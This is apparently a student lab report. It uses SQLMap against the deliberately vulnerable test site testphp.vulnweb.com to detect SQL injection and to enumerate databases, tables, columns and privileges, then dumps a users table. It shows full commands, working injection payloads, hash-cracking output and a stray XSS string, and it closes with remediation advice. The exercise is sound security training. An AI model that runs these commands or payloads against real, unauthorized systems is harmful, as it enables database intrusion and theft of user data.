

Task 8: SQL Injection Practical Exploitation

Aim

To perform SQL Injection testing on a vulnerable web application using SQLMap, understand how database vulnerabilities are exploited, analyze the security impact, and suggest remediation techniques.

Target Application

- **URL:** <http://testphp.vulnweb.com>
 - **Vulnerable Page:**
 - <http://testphp.vulnweb.com/listproducts.php?cat=1>
 - **Authorization:** Public intentionally vulnerable testing website
-

Tool Used

- SQLMap (Automated SQL Injection Tool)
-


Practical Execution

Step 1: SQL Injection Detection

SQLMap was used to check whether the parameter is vulnerable to SQL Injection.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
```



```
vikas_stark@LAPTOP-AQQLKHF: $ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:04:43 /2026-01-28

[14:04:43] [INFO] testing connection to the target URL
[14:04:44] [INFO] checking if the target is protected by some kind of WAF/IPS
[14:04:44] [INFO] testing if the target URL content is stable
[14:04:44] [INFO] target URL content is stable
[14:04:44] [INFO] testing if GET parameter 'cat' is dynamic
[14:04:45] [INFO] GET parameter 'cat' appears to be dynamic
[14:04:45] [INFO] heuristic (basic) test shows that parameter 'cat' might be injectable (possible DBMS: 'MySQL')
[14:04:46] [INFO] testing if GET parameter 'cat' might be vulnerable to cross-site scripting (XSS) attacks
[14:04:46] [INFO] testing for SQL injection on GET parameter 'cat'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[14:04:46] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[14:04:46] [WARNING] reflective value(s) found and filtering out
[14:04:47] [INFO] GET parameter 'cat' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --strings
```

```
Payload: cat=1 UNION ALL SELECT NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,CON  
6575545624f754a6b6a50506a65534c6a4c68557776565255,0x71716a6a71),NULL,NULL-- --  
---  
[14:05:15] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL >= 5.6  
[14:05:18] [INFO] fetched data logged to text files under '/home/vikas_stark/.local/share/sqlmap/output/testphp.vulnweb.com'  
[14:05:18] [WARNING] your sqlmap version is outdated  
[*] ending @ 14:05:18 /2026-01-28/
```

Step 2: Database Enumeration

After confirming SQL Injection, SQLMap was used to list all available databases.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch
```

```
vikas_stark@LAPTOP-AQQLKHF:~$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --dbs --batch  
---  
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's  
ability to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for  
any damages caused by this program  
[*] starting @ 14:05:48 /2026-01-28/  
  
[14:05:48] [INFO] resuming back-end DBMS 'mysql'  
[14:05:48] [INFO] testing connection to the target URL  
sqlmap resumed the following injection point(s) from stored session:  
---  
Parameter: cat (GET)  
    Type: boolean-based blind  
    Title: AND boolean-based blind - WHERE or HAVING clause  
    Payload: cat=1 AND 3458=3458  
  
    Type: error-based  
    Title: MySQL >= 5.6 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (GTID_SUBSET)  
    Payload: cat=1 AND GTID_SUBSET(CONCAT(0x7162786b71,(SELECT (ELT(9941=9941,1))),0x71716a6a71),9941)  
  
[14:05:49] [INFO] the back-end DBMS is MySQL  
web server operating system: Linux Ubuntu  
web application technology: Nginx 1.19.0, PHP 5.6.40  
back-end DBMS: MySQL >= 5.6  
[14:05:49] [INFO] fetching database names  
available databases [2]:  
[*] acuart  
[*] information_schema  
  
[14:05:49] [INFO] fetched data logged to text files under '/home/vikas_stark/.local/share/sqlmap/output/testphp.vulnweb.com'  
[14:05:49] [WARNING] your sqlmap version is outdated  
[*] ending @ 14:05:49 /2026-01-28/
```

Step 3: Table Enumeration

The identified database was selected to list all tables.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables --batch
```

```
vikas_stark@LAPTOP-AOQBLKHF:~$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart --tables --batch
{1.8.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's
ability to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for a
se or damage caused by this program

[*] starting @ 14:09:21 /2026-01-28/
[14:09:21] [INFO] resuming back-end DBMS 'mysql'
[14:09:21] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
_____
[14:09:22] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[14:09:22] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----+
| artists      |
| carts        |
| categ        |
| featured     |
| guestbook    |
| pictures     |
| products     |
| users        |
+-----+
```

Step 4: Column Enumeration

The structure of the selected table was identified by listing column names.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
```

```
vikas_stark@LAPTOP-AOQBLKHF:~$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --columns --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:10:42 /2026-01-28/
[14:10:42] [INFO] resuming back-end DBMS 'mysql'
[14:10:42] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
[14:10:45] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL >= 5.6
[14:10:45] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+-----+-----+
| Column | Type   |
+-----+-----+
| name   | varchar(100) |
| address | mediumtext |
| cart   | varchar(100) |
| cc     | varchar(100) |
| email  | varchar(100) |
| pass   | varchar(100) |
| phone  | varchar(100) |
| uname  | varchar(100) |
+-----+-----+
[14:10:45] [INFO] fetched data logged to text files under '/home/vikas_stark/.local/share/sqlmap/2026-01-28'
[14:10:45] [WARNING] your sqlmap version is outdated
```

Step 5: Data Extraction

SQLMap was used to extract data from the vulnerable table.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump --batch
```

The terminal window shows the command being run and the resulting output. The output includes a disclaimer, connection details, injection point information, and the dumped data from the 'users' table. The data is presented in a CSV-like format with columns: cc, cart, address, pass, email, phone, uname, and name. One row of data is shown, which includes a long hex string for the 'cc' column and various other fields.

```
vikas_stark@LAPTOP-AOQBLKHF:~$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" -D acuart -T users --dump --batch
[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any misuse or damage caused by this program
[*] starting @ 14:11:38 /2026-01-28/
[14:11:38] [INFO] resuming back-end DBMS 'mysql'
[14:11:38] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
  Type: boolean-based blind
  Title: AND boolean-based blind - WHERE or HAVING clause
  Payload: cat=1 AND 3458=3458

[14:11:39] [INFO] using default dictionary
do you want to use common password suffixes? (slow!) [y/N] N
[14:11:39] [INFO] starting dictionary-based cracking (md5_generic_passwd)
[14:11:39] [INFO] starting 8 processes
[14:11:48] [WARNING] no clear password(s) found
Database: acuart
Table: users
[1 entry]
+-----+-----+-----+-----+-----+
| cc   | cart | address | pass | email | phone | uname | name
+-----+-----+-----+-----+-----+
| why  | 1ece4a6ae8e55a73e5bd909d92b4782d | test | you   | came  | test  | shit <script>window.location=kLZg"</script> | to edit this |
+-----+-----+-----+-----+-----+
[14:11:48] [INFO] table 'acuart.users' dumped to CSV file '/home/vikas_stark/.local/share/sqlmap/output/acuart/users.csv'
[14:11:48] [INFO] fetched data logged to text files under '/home/vikas_stark/.local/share/sqlmap/output'
[14:11:48] [WARNING] your sqlmap version is outdated
[*] ending @ 14:11:48 /2026-01-28/
```

Step 6: Current Database User

To identify which database user the application is using.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --current-user --batch
```

```
[14:12:20] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[14:12:20] [INFO] fetching current user
current user: 'acuart@localhost'
[14:12:20] [INFO] fetched data logged to text files under '/home/vikas_stark/.l
[14:12:20] [WARNING] your sqlmap version is outdated

[*] ending @ 14:12:20 /2026-01-28/
```

Step 7: Database Privileges

To analyze the permissions available to the database user.

Command:

```
sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --privileges --batch
```

```
vikas_stark@LAPTOP-AQQLKHF:~$ sqlmap -u "http://testphp.vulnweb.com/listproducts.php?cat=1" --privileges --batch
{1.8.4#stable}
https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not responsible for any damage caused by this program

[*] starting @ 14:13:16 /2026-01-28/

[14:13:16] [INFO] resuming back-end DBMS 'mysql'
[14:13:16] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
Type: boolean-based blind
Title: AND boolean-based blind - WHERE or HAVING clause
Payload: cat=1 AND 3458=3458
```

```
[14:13:17] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL >= 5.6
[14:13:17] [INFO] fetching database users privileges
database management system users privileges:
[*] 'acuart'@'localhost' [1]:
    privilege: USAGE

[14:13:17] [INFO] fetched data logged to text files under '/home/vikas_stark/.l
[14:13:17] [WARNING] your sqlmap version is outdated

[*] ending @ 14:13:17 /2026-01-28/
```

Impact Analysis

Successful SQL Injection exploitation can lead to:

- Unauthorized access to sensitive information
 - Exposure of usernames and passwords
 - Loss of data confidentiality and integrity
 - Full compromise of backend database
 - Legal and compliance violations
-

Security Recommendations

- Use parameterized queries and prepared statements
- Avoid dynamic SQL queries
- Apply server-side input validation
- Restrict database user privileges
- Disable detailed database error messages